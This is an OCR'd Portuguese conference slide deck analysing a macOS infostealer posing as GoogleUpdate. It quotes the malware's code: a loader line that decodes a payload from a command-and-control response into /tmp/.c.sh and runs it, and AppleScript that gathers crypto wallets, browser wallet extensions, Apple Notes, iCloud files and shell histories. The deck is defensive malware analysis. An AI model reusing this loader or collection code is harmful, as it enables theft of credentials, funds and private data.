




SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

~% Execução manual do componente de persistência



~% Do código recebido à execução

Código extraído da resposta do C2


```
CODE=$(echo "$RESP" | sed -n 's/.*"code":"\([^"]*\)".*/\1/p')
```

Decodificação, execução e remoção do arquivo

```
echo "$CODE" | base64 -d > /tmp/.c.sh && chmod +x /tmp/.c.sh && /tmp/.c.sh; rm -f /tmp/.c.sh
```

O trecho prevê extrair o campo code da resposta do C2, decodificá-lo em Base64 e executar /tmp/.c.sh antes de removê-lo.


~% GoogleUpdate: aparência legítima, arquivo sem assinatura



SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

~% O endereço do C2 estava embutido no arquivo



~% Carteiras de criptomoedas na mira

Caminhos de carteiras locais

```
set walletMap to walletMap & \{\{"Wallets/Desktop/Exodus", library & "Exodus/"\}\}\
set walletMap to walletMap & \{\{"Wallets/Desktop/Electrum", profile & "/.electrum/wallets/"\}\}\
set walletMap to walletMap & \{\{"Wallets/Desktop/Atomic", library & "atomic/Local Storage/leveldb/"\}\}\
set walletMap to walletMap & \{\{"Wallets/Desktop/Guarda", library & "Guarda/"\}\}\
```

Identificadores de extensões Chromium

```
on ChromiumWallets(writemind, chromium_map)\
debugLog("ChromiumWallets: starting")\
set walletConfig to \{\}\
set walletConfig to walletConfig & \{\{"djclckkglechooblngghdinmeemkbgci", 1, 0, 0\}\}\
set walletConfig to walletConfig & \{\{"ejbalbakoplchlghecdalmeeeajnimhm", 1, 0, 0\}\}\
```

O código lista caminhos de carteiras locais e IDs de extensões Chromium como alvos de coleta.

~% Notas e dados locais do iCloud

Apple Notes

```
readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite", writemind &
"Notes/NoteStore.sqlite")
readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm", writemind &
"Notes/NoteStore.sqlite-shm")
readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal", writemind &
"Notes/NoteStore.sqlite-wal")
```

Tenta copiar o banco local de notas e os arquivos auxiliares WAL/SHM.

Arquivos locais das contas do iCloud

```
set cloudPath to (POSIX path of (path to home folder)) & "Library/Application Support/iCloud/Accounts/"
set cloudSave to writemind & "iCloud/"
GrabFolder(cloudPath, cloudSave)
```

Tenta coletar arquivos locais das contas.

~% Arquivos pessoais e rastros de trabalho

Perfil do usuário

```
readwrite(profile & "/.zshrc", writemind & "Profile/.zshrc")
readwrite(profile & "/.zsh_history", writemind & "Profile/.zsh_history")
readwrite(profile & "/.bash_history", writemind & "Profile/.bash_history")
readwrite(profile & "/.gitconfig", writemind & "Profile/.gitconfig")
```

Copia configurações e históricos que podem revelar comandos, repositórios e informações sensíveis.

Seleção de arquivos em Desktop e Documents

```
set docExtensions to {"docx", "doc", "wallet", "key", "keys", "txt", "rtf", "csv", "xls", "xlsx", "json", "rdp"}
set imgExtensions to {"png"}
set sourceNames to {"Desktop", "Documents"}
```

~% Extensões e preparação do ZIP

Lista de extensões de navegador

```
set pluginList to \{\}\
set pluginList to pluginList & \{"ejaeibliifjekdanodkjadfinkhbfgcd", "aeblfdkhhhdcdjpifhhbdiojplfjncoa"\}\
set pluginList to pluginList & \{"bfogiafebfohielmmehodmfbbebbbpei", "nngceckbapebfimnlniiiahkandclblb"\}\
set pluginList to pluginList & \{"fdjamakpfbbddfjaooikfcpapjohcfmg", "hdokiejnpimakedhajhdlcegeplioahd"\}\
```

Preparação do arquivo de saída

```
debugLog("--- CREATING ZIP ---")\
set archivePath to "/tmp/shub_log.zip"\
```

Após a coleta, o código define /tmp/shub_log.zip como caminho do arquivo ZIP; o trecho não mostra seu envio.

~% E se a vítima estiver na Rússia?

```
\f0\fs24 \cf0 #!/bin/zsh\
# Debug loader \'97 detect CIS and block with telemetry\
IS_CIS="false"\
if defaults read ~/Library/Preferences/com.apple.HIToolbox.plist AppleEnabledInputSources 2>/dev/null | grep -qi russian;
then\
    IS_CIS="true"\
fi\
```

Antes de continuar a infecção, o malware olha a configuração de teclado do Mac.

~% Conclusão e Recomendações

~ % Referências e leituras recomendadas

Objective-See — The Mac Malware of 2023 e 2024
Objective-See's Blog

SentinelOne — 2024 macOS Malware Review
Message from SentinelOne

Apple Platform Security — Proteção contra malware no macOS
Proteção contra malware no macOS - Suporte da Apple (BR)

Malwarebytes — Análise do SHub Stealer
Site falso do CleanMyMac instala o SHub Stealer e backdoors em carteiras de criptomoedas | Malwarebytes

~ % Laboratório

- Parallels
- macOS 27 Beta

~% Dúvidas?

mindthesec 2026

ENTRE EM CONTATO

Thiago Rodrigues

in/thiagoodriguess96/

Obrigado pela sua atenção